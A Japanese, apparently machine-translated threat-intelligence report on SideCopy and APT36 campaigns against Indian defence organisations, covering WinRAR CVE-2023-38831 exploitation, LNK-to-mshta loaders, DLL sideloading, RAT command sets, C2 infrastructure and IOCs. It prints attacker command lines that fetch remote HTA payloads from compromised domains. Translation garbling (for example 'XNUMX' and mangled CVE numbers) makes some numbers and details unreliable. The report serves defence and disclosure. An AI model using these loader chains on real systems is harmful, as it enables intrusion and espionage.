SEQRITE Labs APT-Teamは、過去数か月にわたり、インド政府および国防関連機関を標的としたAPT SideCopyによる複数の攻撃キャンペーンを発見した。この脅威グループは現在、最近発見されたWinRARの脆弱性を悪用している。 CVE-2023-38831 (私たちを参照してください アドバイザリー 詳細は(英語)を参照し、AllaKore RAT、DRat、その他のペイロードを展開しています。SideCopyがペイロードをホストするために使用していた侵害ドメインは複数回再利用され、同じIPアドレスに解決されます。また、オープンソースエージェント「Ares RAT」のLinux版も展開しており、そのステージャーペイロードには、親となる脅威グループTransparent Tribe(APT36)とのコードの類似性が確認されています。SideCopyとAPT36は、同じデコイと命名規則を用いてマルチプラットフォーム攻撃を同時に実行し、インフラストラクチャとコードを共有することで、インドを積極的に標的としています。
このブログでは、テレメトリ分析中に発見した2つのキャンペーンについて、その技術的側面を詳しく解説します。私たちは、現在も同様のキャンペーンが展開されていることを確認しており、イスラエルとハマスの紛争が激化するにつれ、パキスタンと連携するハクティビストだけでなく、反イスラエルのグループもインドのウェブサイトを標的に、DDoS攻撃、改ざん、データ漏洩攻撃を行っていることから、今後も同様のキャンペーンが続くと予想しています。
脅威アクターのプロフィール
SideCopyはパキスタンと関連のある高度な持続的脅威(APT)グループで、少なくとも2019年以降、南アジア諸国、特にインド国防省とアフガニスタン政府機関を標的にしています。今年に入ってから、ほぼ毎月新たな攻撃キャンペーンがテレメトリで確認されており、時間の経過とともに、Double Action RAT、新しい.NETベースのRAT、PowerShellリモート実行などのTTP(戦術、技術、手順)が追加段階として出現しています。その攻撃手段には、Action RAT、AllaKore RAT、Reverse RAT、Margulas RATなどが含まれます。
このグループは、インド軍を執拗に標的にしてきたTransparent Tribe(APT36)の下部組織とされており、今年も引き続き大学生を積極的に攻撃し、学生データを共有している。そのデータは、テロ組織がリクルート活動に利用している可能性もある。今年、Linuxマルウェアの武器庫をPoseidonなどのユーティリティで更新した。2013年から活動しており、Crimson RAT、Capra RAT、Oblique RATなどのペイロードを継続的に攻撃キャンペーンで使用している。
パキスタンの工作員はハニートラップを使って防衛関係者を誘い出し、サイバースパイ活動という形で機密情報を盗み出すことで甚大な影響と損害を与えている。
キャンペーン1の分析
SideCopyによる最初のキャンペーンは、「Homosexuality – Indian Armed Forces」という名前のアーカイブファイルをダウンロードさせるフィッシングリンクを介して拡散されました。この偽の文書はNSROに関連するもので、「ACR.pdf」または「ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf」という名前です。

図1 – デコイPDF
興味深いことに、同じ偽装PDFが、8月最終週にVirusTotalで初めて確認されたAres RATのLinux版でも使用されていることが判明しました。侵害された2つのドメインは、下図に示すように、同じIPアドレスに解決されました。4月の「ssynergy [.]in」と5月の「elfinindia[.]com」キャンペーンで使用されたドメインも、同じIPアドレスを指しています。さらに、異なるドメインでホストされているアーカイブファイルの名前が同じであることから、侵害されたドメインが再利用されていることが示唆されます。

図2 – 同じIPアドレスによる感染チェーン1
Windowsプラットフォームを標的としたフィッシングURLは、執筆時点では存在しない侵害されたドメインであるsunfireglobal[.]inを指しており、IPアドレス162.241.85[.]104に解決されます。URLは次のとおりです。
| hxxps://sunfireglobal[.]in/public/core/homo/Homosexuality%20-%20Indian%20Armed%20Forces.zip |
これには、「Homosexuality – Indian Armed Forces ․pdf.lnk」という名前の二重拡張子形式の悪意のあるショートカット ファイルが含まれており、次のようにリモート HTA ファイルをトリガーします。
| C:\Windows\System32\mshta.exe “hxxps://sunfireglobal[.]in/public/assests/files/db/acr/” && tar.exe |
このマルウェアには、Base64エンコードされたXNUMXつの埋め込みファイルが含まれています。XNUMXつはデコイPDF、もうXNUMXつはDLLです。HTAにはわずかな変更のみが見られ、機能自体は同じです。つまり、.NETバージョンのチェック、インストールされているアンチウイルスの取得、デコード、そしてDLLのメモリ内実行です。
デコイファイルがDLLによって開かれた後(プレボッタ)は、同じドメインにビーコンを送信し、HTAと最終的なDLLコンテンツをターゲットパスにダウンロードします。ダウンロードされたHTAは「seqritejpgのTEMPフォルダに「」が作成され、その後ターゲットフォルダに移動され、実行されます。インストールされているAVによっては、 SEQRITEQuick Heal、Kaspersky、Avast、Avira、Bitdefender、およびWindows Defender。最終的なDLLペイロードを実行します。

図3 – DLL preBotHtaがメモリ内で実行される
Credential Wizard ( credwiz.exe ) や EFS REKEY Wizard ( rekeywiz.exe)などの正規の Windows アプリケーションがターゲットと同じ場所にコピーされ、DLL がサイドロードされます。永続性は、Startup (または Run) レジストリ キーを介して維持され、システム再起動時に最終的な RAT ペイロードがロードされます。(Action RAT およびその他のすべてのペイロードの詳細な分析については、以前のホワイトペーパーをご覧ください。)
同じ名前の別のアーカイブファイル「Homosexuality – Indian Armed Forces.zip」が見つかり、その中にELFファイルが含まれています。これは「occoman[.]com」というドメインを使用して拡散されており、 sunfireglobal[.].inと同じIPアドレスに解決されるため、侵害されたドメイン間でIPアドレスが共有されていることがわかります。

図4 – 両アーカイブの内容
PDF を装ったこの Golang ベースの Linux マルウェアの異なるファイル名が次のように見つかりました。
| 同性愛 – インド軍 ․pdf | 2023-10-24 |
| ユニットトレーニングプログラム․pdf | 2023-09-20 |
| ソーシャルメディアの利用 ․pptx | 2023-08-30 |
IDAのGoReSymプラグインを利用することで、バイナリから関数メタデータを抽出することができます(プラグインの詳細については、GoベースのWarpマルウェアに関する詳細な分析を参照してください)。
プロセスフローは、正確なターゲット位置を持つポセイドンエージェントの場合(UptycsとZscalerによって観測された)の最初の段階と似ていますが、この段階はPyInstallerを使用してコンパイルされていません。
- 現在のユーザー名でシステムの再起動後も永続性を維持するための crontab を作成します。
- デコイをターゲットディレクトリ「/.local/share」にダウンロードして開きます。
- Aresエージェントを「/.local/share/updates」としてダウンロードし、実行します。

図5 – ステージ1のプロセスフロー
最終的な PyInstaller ペイロードの内容を抽出した後、目的の 2 つの Python コンパイル済みファイル ( agent.pycとconfig.pyc ) が取得されます。これらを逆コンパイルして調査すると、 Aresと呼ばれるオープンソースの Python RAT が見つかります。サーバーに ping するために使用される URL 形式は「hxxps://(host)/api/(uid)/hello」で、被害者マシンのプラットフォーム、ホスト名、ユーザー名も含まれています。C2 通信用に以下の 13 個のコマンドをサポートしています。
| Command | 詳細説明 |
| upload | ローカルファイルをサーバーにアップロードします |
| ダウンロード | HTTP(s)経由でファイルをダウンロードする |
| ZIP | ファイルまたはフォルダのzipアーカイブを作成します |
| cd | 現在のディレクトリを変更する |
| スクリーンショット | スクリーンショットを撮ってサーバーにアップロードする |
| パイソン | PythonコマンドまたはPythonファイルを実行します |
| 持続する | AutoStartディレクトリ経由でエージェントをインストールします |
| エージェントをアンインストールします | |
| 終了する | エージェントを殺す |
| クラック | 永続性を削除し、エージェントを強制終了します |
| リストオール | ファイルディレクトリを一覧表示し、サーバーにアップロードします |
| 助けます | ヘルプを表示する |
| シェルコマンドを実行し、その出力を返します |
エージェントの名前がaresからgeditに変更された以外に大きな変更は見られず、エージェントが使用するサーバーは設定ファイル161.97.151[.]200:7015 に存在します。エージェントと設定スクリプトの両方に、 Lumenが参照するのと同じエージェントを指す' lee 'という名前が含まれています。

図6 – 設定ファイル

図7 – エージェントスクリプト
このペイロードは「bossupdate」とも呼ばれ、PoseidonやTransparent Tribeの他のユーティリティと同様に「boss」という接頭辞で始まる命名規則が用いられています。APT36は、インドで政府機関向けに開発されたオペレーティングシステムBOSSを標的にしており、Linux関連のツールを絶えず拡張しています。2021年には、SideCopyはQiAnXinのRed Raindrop Teamによって同じRATに関連付けられ、その後TelsyによってBackNetと呼ばれるフォーク版が発表されました。
キャンペーン2の分析
2つ目のキャンペーンも同様のシナリオで、侵害されたドメインだけでなくC2023インフラともIPアドレスが共有されていることが確認されています。WinRARの最近の脆弱性CVE-38831-XNUMXは、フィッシング攻撃によって悪意のあるアーカイブファイルをダウンロードすることで悪用されます。アーカイブファイルを開くと、PDFファイルと同名のフォルダが存在します。

図8 – WinRARエクスプロイトに使用されるアーカイブ
PDFファイルを開くと脆弱性が発動し、 WinRARアプリケーションのShellExecute関数によってフォルダ内のペイロードが静かに実行されます。この偽のPDFファイルは、「全インド非官僚協会」(AIANGOs)という組織に関連しており、インド国防省に対する平和的な抗議活動について言及しています。ムンバイに本部を置くAIANGOsは、2000年にインド政府国防省によってCCS(RSA)規則1993に基づいて承認され、X(Twitter)ページに記載されているようにCDRAに加盟しています。

図9 – WinRARエクスプロイトで使用されるデコイ
フォルダ内のペイロードはAllaKore RATエージェントで、システム情報の窃取、キーロギング、スクリーンショットの取得、ファイルのアップロードとダウンロード、そして被害者マシンへのリモートアクセスによるコマンド送信や窃取データのC2へのアップロードといった機能を備えています。さらに、利用されたC2と以前のキャンペーンとの関連性が以下のように確認されています。

図10 – ドメインおよびC2とのIP共有を伴う感染チェーン2
相関
- SideCopyの同様の攻撃チェーンは、ルアー文書「ドキュメントスキャナー-10月国防省サウジアラビア代表団を指す「囮」。同じ囮が、それぞれ36月とXNUMX月のキャンペーンでSideCopyとAPTXNUMXによって使用されたことが確認されています。
- このチェーンで侵害されたドメインは、「ロックウェルロイヤルホームズ[.]com' は同じIPに解決されます 103.76.213[。]95 ドメイン「isometricsindia[.]co.in,これは、8月に「米国対中国の貿易戦争」というテーマを使ったキャンペーンで彼らが使用したことが確認された。
- 最終ペイロードDRatはIPに接続します 38.242.149[。]89 AllaKore RAT で使用される C2 通信用。
- 同様のフィッシングURLが同じ「ロックウェルロイヤルホームズ” ドメイン、同様に名前が付けられている “DocScanner_AUG_2023.zip。これは別のAres RATサンプルにつながり、IPアドレスを持つC2に接続します。 38.242.220[.]166:9012, ここで、おとりは再びインド国防省を指し示し、「議会の問題。
図8 – Ares RATで使用されるデコイ
フィッシングURLはrockwellroyalhomes[.]comを指していますが、これは侵害されたドメインであり、IPアドレス103.76.231[.]95に解決されます。
| hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip |
これには、「DocScanner-Oct.zip․pdf.lnk」という名前の二重拡張子形式の悪意のあるショートカット ファイルが含まれており、次のようにリモート HTA ファイルをトリガーします。
| C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ & mshta.exe |
これにはbase64エンコードされた埋め込みファイルが含まれています。これらは偽のPDF、DLL、およびEXEです。被害者マシンに存在するアンチウイルスソフトの同様のチェックが行われ、偽のファイルを開いて、最終的なDRatペイロード、つまりPDBパスから名前が付けられた新しいリモートアクセス型トロイの木馬をドロップします。
| d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb |
サポートされている 13 個のコマンドには次の機能があります。
| デコードされたコマンド | Functionality |
| ゲットインフォマティカ | システム情報の送信 - ユーザー名、OS名、タイムスタンプ、起動パス |
| SUP | 'を送信確認する' コマンドの受信を開始するメッセージ |
| 閉じる | 'を送信閉鎖'接続を閉じて終了するメッセージ |
| カアミンディナ | 実行状態を確認する |
| インクルード | 特定のディレクトリまたはファイルを削除し、確認を送信する |
| 入力パス | 特定のディレクトリを入力し、各ファイルとサブフォルダの属性を送信します |
| バックパス | 現在の作業ディレクトリを送信する |
| ドライブリスト | 次を使用してディスク情報と DeviceID を取得します。
|
| fdl | アップロードファイル属性 |
| fdIConfirm | ファイルをアップロード |
| fuop | ファイルをダウンロード |
| フペクセック | ダウンロードして実行(1) |
| スーパーエグゼクティブ | ダウンロードして実行(2) |
図8 – DRatによるデコイの再利用
WindowsとLinuxプラットフォームを同時に標的とする同様のキャンペーンが新たに確認されました。このケースでは、Ares RATに加え、「Key RAT」と呼ばれるWindows向けの新しいペイロードが展開されています。この3つ目のキャンペーンのIOCは、末尾に記載されています。
C2インフラストラクチャとドメイン
すべての C2 サーバーはドイツの Contabo GmbH に登録されており、パキスタンに関連する APT の両方で共通して使用されています。
| 38.242.149[。]89 | vmi1433024.contaboserver.net | AllaKore RATとDRat |
| 207.180.192[。]77 | vmi747785.contaboserver.net | キーRAT |
| 38.242.220[。]166 | vmi1390334.contaboserver.net | アレスラット |
| 161.97.151[。]220 | vmi1370228.contaboserver.net | アレスラット |
複数の餌とリンクしている Ares のサーバーの 1 つは、C2 通信のためにポート 9012 で pfsense ファイアウォールを実行しています – 38.242.220[.]166。

図9 – Aresサーバーの詳細
図10 – Aresサーバーのpfsenseログインページ
SideCopyが今年使用した侵害されたドメインはすべて、GoDaddyがレジストラで、HostGatorサーバー名を使用しています。Whois情報は以下のとおりです。
| IP | ドメイン | キャンペーン | 登録者 |
| 103.76.213[。]95
組織: スペクトラテクノロジーズ ISP: CtrlS デリー、インド – AS18229 |
isometricsindia[.]co.in | 8月 | オザネラ株式会社(ムンバイ) |
| ロックウェルロイヤルホームズ[.]com | 10月 | 米国アリゾナ州テンピ | |
| 162.241.85[。]104
組織とISP: 統合レイヤー 米国ユタ州プロボ – AS46606 |
サンファイアグローバル[.]in | 10月 | 西ベンガル州、インド |
| オッコマン[.]com | 8月 | 米国アリゾナ州テンピ | |
| elfinindia[.]com | 5月 | 米国アリゾナ州テンピ | |
| シナジー[.]in | 4月 | 西ベンガル州、インド |
今年、多数のショートカットファイルに関連付けられたマシン名「desktop-g4b6mh4 」が確認されています。これはこれらのキャンペーンだけでなく、攻撃者によって新たなキャンペーンでも使用されています。
- デスクトップ-87p7en5
- デスクトップ-ey8nc5b
結論と帰属
SideCopyは、ゼロデイ脆弱性を悪用する攻撃手段を拡大し、様々なリモートアクセス型トロイの木馬を用いてインドの防衛機関を標的としています。攻撃チェーン、標的の選択、使用される餌、そしてインフラに基づき、これらの攻撃はSideCopyによるものと高い確度で判断されます。APT36はLinux攻撃手段を継続的に拡大しており、SideCopyとLinuxステージャーを共有することで、Aresと呼ばれるオープンソースのPython RATを展開していることが確認されています。同時に、この攻撃のテレメトリヒットはインドの複数の都市で確認されており、イスラエルとハマスの紛争の中で活動が活発化していることが示されています。全体として、これらの攻撃手段とその他の攻撃手段は、密接に関連する脅威グループ間でのコードとインフラの共有に関連しています。
SEQRITE 保護性能
| LNK.トロイの木馬.48283.GC | サイドコピー.トロイの木馬.48284.GC | JS.トロイの木馬.47685 |
| LNK.ドロッパー.47686.GC | サイドコピー.トロイの木馬.48285.GC | JS.サイドコピー.47539.GC |
| LNK.サイドコピー.47538.GC | Trojan.SideCopy.S30112863 | JS.サイドコピー.47540 |
| ELF.エージェント.48298.GC | Trojan.SideCopy.S30112905 | JS.サイドコピー.42911 |
| ELF.エージェント.48286.GC | Trojan.Sidecopy.S30112904 | Trojan.SideCopy |
| スクリプト.トロイの木馬.47763 | TrojanAPT.SideCopy.PB1 |
取るべき注意事項
このような重大なサイバー攻撃から身を守るためには、次のような予防策を講じる必要があります。
- 不明なソースからの未確認のリンクをクリックすることは避けてください。
- 添付ファイル、特にアーカイブ ファイルをダウンロードして開かないでください。
- endpoint protection 進行中の脅威環境において、常に優位性を保つため。
- 既知の脆弱性を修正するために、OS とソフトウェア アプリを定期的に更新してください。
- 機密文書や機密情報にパスワード保護を追加します。
IOC
Windows
| Archives | |
| eb07a0063132e33c66d0984266afb8ae | DocScanner-Oct.zip |
| 8bee417262cf81bc45646da357541036 | 同性愛 – インド軍.zip |
| 9e9f93304c8d77c9473de475545bbc23 | DMA の成果.rar |
| 9379ebf1a732bfb1f4f8915dbb82ca56 | アジェンダ_ポイント_修正.rar |
| 49b29596c81892f8fff321ff8d64105a | DMA_月次更新_議事録_of_会議-reg.zip |
| ショートカット(LNK) | |
| 75f9d86638c8634620f02370c28b8ebd | DocScanner-Oct.pdf.lnk |
| fc5eae3562c9dbf215384ddaf0ce3b03 | 同性愛 – インド軍。pdf.lnk |
| a52d2a0edccdc0f533c7b04e88fe8092 | 議題ポイント.docx.lnk
draft_short_PPT.pptx.lnk 会議概要.pdf.lnk |
| HTA | |
| 02c444c5c1ad25e6823457705e8820bc | msfnt.hta |
| d6e214fd81e7afb57ea77b79f8ff1d45 | p.hta |
| d0c80705be2bc778c7030aae1087f96e | メイン.hta |
| DLL | |
| 31340EA400E6611486D5E57F0FAB5AF2 | SummitOfBion.dll |
| FE0250AF25C625E24608D8594B716ECB | preBotHta.dll |
| C872F21B06C4613954FFC0676C1092E3 | WinGfx.dll |
| RAT | |
| ff13b07eaabf984900e88657f5d193e6 | Msfront.exe (DRat) |
| 6f37dacf81af574f1c8a310c592df63f | Achievements_of_DMA.pdf .exe (AllaKore RAT) |
| 9f5354dcf6e6b5acd4213d9ff77ce07c | steistem.exe / Onlyme.exe (キー RAT) |
| おとり | |
| CCB6723C14EBB0A12395668377CF3F7A | DocScanner-Oct.pdf |
| acec2107d4839fbb04defbe376ac4973 | DMAの成果.pdf |
| f759b6581367db35e3978125f4f6ff80 | ACR.pdf |
| その他 | |
| B6FBCAE7980D4E02CE9ED9876717F385 | キャッシュ.bat |
| 4f541ec8cd238737e4e77a55fbcbb4f3 | d.txt |
| PDB | |
| d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb | |
| C:\Users\Boss\Desktop\test\Client\Client\obj\Release\Onlyme.pdb | |
Linux
| アーカイブ | |
| 7cba23cfd9587211e7a214a88589cf25 | ドキュメントスキャナー_AUG_2023.zip |
| 04a65069054085cd81daabe4fc15ce76 | 同性愛 – インド軍.zip |
| c61b19cbedcb878aff45c067d503d556 | 会議の詳細.zip |
| eccc72deb8ce41433ed13591b4557343 | DMA_月次更新_議事録_of_会議-reg.zip |
| Stager | |
| 9375e3c13c85990822d2f09a66b551d9 | ドキュメントスキャナー_AUG_2023.pdf |
| 42a696ef6f7acf0919fea9748029a966 | 同性愛 – インド軍 ․pdf |
| 54473E0D8CAFD950AFE32DE1A2F3A508 | DocScanner_Updated_letter․pdf |
| 36933B05B7E3060955E6A1FDFD7D8EC1 | 2023年XNUMX月草案レター․docx |
| 508F4BFAD9F2482992AC7926910BD551 | 更新されたPPT草稿․pptx |
| 921915ecfe17593476648ad20cd61ecd | 会議通知登録pdf |
| おとり | |
| 5e32703e3704b2b5c299c242713b1ec5 | ドキュメントスキャナー_AUG_2023.pdf |
| f759b6581367db35e3978125f4f6ff80 | ACR.pdf |
| af3ec4f8a072779eb0cac18eaafc256d | 会議通知登録.pdf |
| 0799e17933b875e3a54f01416e7505d5 | DocScanner_Updated_letter.pdf |
| b4854c420bc39c8c77a0fcd9395a8748 | 2023年XNUMX月草案レター.docx |
| 4cd0ee8186dc4203aad0cba48a8e5778 | 更新されたPPT草稿.pptx |
| アレスラット | |
| 088b89698b122454666e542b1e1d92a4 | ボスアップデート |
| b992b03b0942658a516439b56afbf41a | アップデート |
| ebbc1c4fc617cda7a0b341b12f45d2ad | アップデート |
C2とドメイン
| 38.242.149 [。] 89:61101 | アラコレRAT |
| 38.242.149 [。] 89:9828 | DRat |
| 38.242.220 [。] 166:9012
161.97.151 [。] 220:7015 |
アレスラット |
| 207.180.192 [。] 77:6023 | キーRAT |
| 162.241.85[。]104 | サンファイアグローバル[.]in
オッコマン[.]com elfinindia[.]com シナジー[.]in |
| 103.76.213[。]95 | ロックウェルロイヤルホームズ[.]com
isometricsindia[.]co.in |
URLは
| hxxps://www.rockwellroyalhomes[.]com/js/FL/DocScanner-Oct.zip |
| hxxps://www.rockwellroyalhomes[.]com/js/content/msfnt.hta |
| ロックウェルロイヤルホームズ |
| hxxps://www.rockwellroyalhomes[.]com/js/content/ |
| ロックウェルロイヤルホームズ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/ファイル/ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/DocScanner_AUG_2023.zip |
| hxxps://sunfireglobal[.]in/public/core/homo/ |
| hxxps://sunfireglobal[.]in/public/assests/files/db/acr/ |
| hxxps://sunfireglobal[.]in/public/assests/files/auth/av |
| hxxps://sunfireglobal[.]in/public/assests/files/auth/dl |
| hxxps://sunfireglobal[.]in/public/assests/files/auth/ht |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/tls |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/ |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/pdf/in |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/bossupdate |
| hxxps://futureuniform[.]ca/wp/wp-content/files/01/main.hta |
| hxxps://futureuniform[.]ca/email.gov.in/briefcase/Meeting_Notice-reg.pdf |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/updated_draft_PPT.pptx |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/draft_letter_nov_2023.docx |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/DocScanner_Updated_letter.pdf |
| hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/files/bossupdate |
| hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/38 |
| hxxp://38.242.220[.]166:9012/api/root_149371139681480/アップロード |
| hxxp://38.242.220[.]166:9012/api/root_149371139681480/hello |
| hxxp://38.242.220[.]166:9012/api/root_168683512566649/アップロード |
| hxxp://38.242.220[.]166:9012/api/root_168683512566649/hello |
| hxxp://38.242.220[.]166:9012/api/root_175170531258512/アップロード |
| hxxp://38.242.220[.]166:9012/api/root_175170531258512/hello |
| hxxp://161.97.151[.]220:7015/api/root_36854582802642/アップロード |
| hxxp://161.97.151[.]220:7015/api/root_36854582802642/hello |
主催者
| C:\Users\Public\aque\up.hta |
| C:\Users\Public\aque\cdrzip.exe |
| C:\Users\Public\aque\rekeywiz.exe |
| C:\Users\Public\aque\DUser.dll |
| C:\Users\Public\aque\data.bat |
| C:\Users\Public\Msfront\Msfront.exe |
| C:\Users\Public\winowimg.jpg |
| C:\Users\Public\stremoe\steistem.exe |
| C:\Users\Public\stremoe\stremoe.bat |
| C:\ProgramData\Intel\cdrzip.exe |
| C:\ProgramData\Intel\DUser.dll |
| C:\ProgramData\WinGfx\credwiz.exe |
| C:\ProgramData\WinGfx\wingfx.bat |
| C:\ProgramData\WinGfx\DUser.dll |
| C:\ProgramData\HP\jquery.hta |
| C:\ProgramData\HP\jscy.hta |
| %AppData%\Msfront\Msfront.exe |
| %AppData%\Msfront\DUser.dll |
| %AppData%\Msfront\crezly.exe |
| %Temp%\cache.bat |
| %Temp%\Msfont\Msfont.exe |
MITER ATT&CK
| 戦略 | テクニックID | 名前 |
| リソース開発 | T1583.001
T1584.001 T1588.001 T1588.002 T1608.001 T1608.005 |
インフラストラクチャの取得:ドメイン
侵害インフラストラクチャ: ドメイン 機能の取得:マルウェア 機能の取得:ツール ステージ機能:マルウェアのアップロード ステージ機能: リンクターゲット |
| 初期アクセス | T1566.001
T1566.002 |
フィッシング:スピアフィッシング添付ファイル
フィッシング:スピアフィッシング リンク |
| 実行 | T1106
T1129 T1059 T1047 T1203 T1204.001 T1204.002 |
ネイティブAPI
共有モジュール コマンドおよびスクリプト インタプリタ Windowsの管理の実装 クライアント実行のための悪用 ユーザーの実行: 悪意のあるリンク ユーザーの実行:悪意のあるファイル |
| 固執 | T1053.003
T1547.001 T1547.013 |
スケジュールされたタスク/ジョブ: Cron
レジストリ実行キー / スタートアップ フォルダー ブートまたはログオンの自動開始の実行: XDG 自動開始エントリ |
| 防衛回避 | T1036.005
T1140 T1218.005 T1574.002 T1222.002 T1027.009 T1027.010 |
マスカレード:正当な名前または場所と一致する
ファイルまたは情報の難読化/デコード システムバイナリプロキシ実行: Mshta ハイジャック実行フロー:DLLサイドローディング ファイルとディレクトリの権限変更: Linux 難読化されたファイルまたは情報: 埋め込まれたペイロード 難読化されたファイルまたは情報: コマンドの難読化 |
| プーケットの魅力 | T1012
T1033 T1057 T1082 T1083 T1016.001 T1518.001 |
クエリレジストリ
システム所有者/ユーザーの発見 プロセスディスカバリー システム情報の発見 ファイルとディレクトリの検出 システムネットワーク構成の検出 ソフトウェアの発見: セキュリティ ソフトウェアの発見 |
| 収集 | T1005
T1056.001 T1074.001 T1119 T1113 T1125 |
ローカルシステムからのデータ
入力キャプチャ:キーロガー ステージングされたデータ:ローカルデータステージング 自動収集 スクリーンキャプチャ ビデオキャプチャを選択します。 |
| コマンドおよび制御 | T1105
T1571 T1573 T1071.001 |
入力ツール転送
非標準ポート 暗号化されたチャネル アプリケーション層プロトコル:Webプロトコル |
| exfiltration | T1041 | C2チャネルを介した浸透 |